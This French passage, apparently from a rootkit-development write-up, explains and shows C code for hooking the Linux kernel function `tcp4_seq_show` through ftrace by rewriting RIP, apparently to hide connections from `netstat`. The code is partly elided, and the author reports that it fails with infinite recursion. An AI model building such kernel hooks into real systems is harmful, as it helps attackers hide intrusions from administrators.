lorsque une fonction tracé est appelé (il est important que cette fonction soit définit avec la maccro `notrace` pour ne pas être tracé par `ftrace`). Il faut aussi spécifier certaines options, comme le fait de ne pas modifier les registres et de conserver `RIP` dans les registres passés à notre callback. Ensuite, il faut appliquer un filtre spécifiant que notre `callback` va être appelé uniquement quand le pointeur d'instruction `RIP` est égale à l'adresse de la fonction que l'on veut hook.
Il suffit maintenant de modifier dans notre callback `RIP` pour qu'il pointe vers l'adresse de notre hook (au lieu de l'adresse original). Il faut aussi vérifier auparavant que l'on ne re-hook pas l'appel à `orig_tcp4_seq_show` en regardant si l'adresse de l'appelant appartient à notre module (ce qui est vrai pour notre fonction `hook_tcp4_seq_show`) et dans ce cas là on ne modifie pas `RIP`.

```
/* maybe it's better to use kallsyms_lookup_name if exported */
static void* get_addr(const char *sym)
{
    void *addr = NULL;
    struct kprobe kp = {
        .symbol_name = sym
    };
    register_kprobe(&kp);
    addr = kp.addr;
    unregister_kprobe(&kp);

    return addr;
}

static struct hook_ftrace {
    char *name;
    void *func;
    void **orig;
    struct ftrace_ops ops;
};

struct hook_ftrace hooks[] = {
    { "tcp4_seq_show", hook_tcp4_seq_show, (void**) &
        orig_tcp4_seq_show, { 0 } }
};

static void notrace callback_func(unsigned long ip, unsigned
    long parent_ip,
                  struct ftrace_ops *op, struct pt_regs *regs)
{
    struct hook_ftrace *hook = container_of(op, struct
        hook_ftrace, ops);

    if (!within_module(parent_ip, THIS_MODULE))
        regs->ip = (unsigned long) hook->func;

}

static int __init myinit(void)
{
    ...
```

```
    for (i=0; i<ARRAY_SIZE(hooks); i++) {
        hooks[i].ops.func = callback_func;
        hooks[i].ops.flags = FTRACE_OPS_FL_SAVE_REGS
            | FTRACE_OPS_FL_RECURSION_SAFE
            | FTRACE_OPS_FL_IPMODIFY;

        *hooks[i].orig = (void*) get_addr(hooks[i].name);
        if (*hooks[i].orig == NULL) {
            DEBUG("Cannot retrieve %s\n", hooks[i].name);
            return -ENODATA;
        }

        if (ftrace_set_filter_ip(&hooks[i].ops, (unsigned long)*
            hooks[i].orig, 0, 0)) {
            DEBUG("Cannot set filter for %s\n", hooks[i].name);
            return -ENODATA;
        }

        if (register_ftrace_function(&hooks[i].ops)) {
            DEBUG("Cannot register ftrace for %s\n", hooks[i].
                name);
            ftrace_set_filter_ip(&hooks[i].ops, (unsigned long)*
                hooks[i].orig, 1, 0);
            return -ENODATA;
        }

        DEBUG("Hook installed for %s\n", hooks[i].name);
        DEBUG("orig_%s = 0x%lx\n", hooks[i].name, (unsigned long
            )*hooks[i].orig);
        DEBUG("hook_%s = 0x%lx\n", hooks[i].name, (unsigned long
            ) hooks[i].func);
    }
    ...
}

static void __exit myexit(void)
{
        ...
    for (i=0; i<ARRAY_SIZE(hooks); i++) {
        unregister_ftrace_function(&hooks[i].ops);
        ftrace_set_filter_ip(&hooks[i].ops, (unsigned long)*
            hooks[i].orig, 1, 0);
    }
        ...
}
```

Malheureusement, je n'ai pas réussi à faire fonctionner correctement ce hook (surement par mauvaise compréhension de l'API ftrace). Même si ma fonction de hook était appellé, une récursivité infinie s'enclenchait lors de l'appel à la commande `netstat` (ce qui signifie que le check dans mon callback ne fonctionnait surement pas).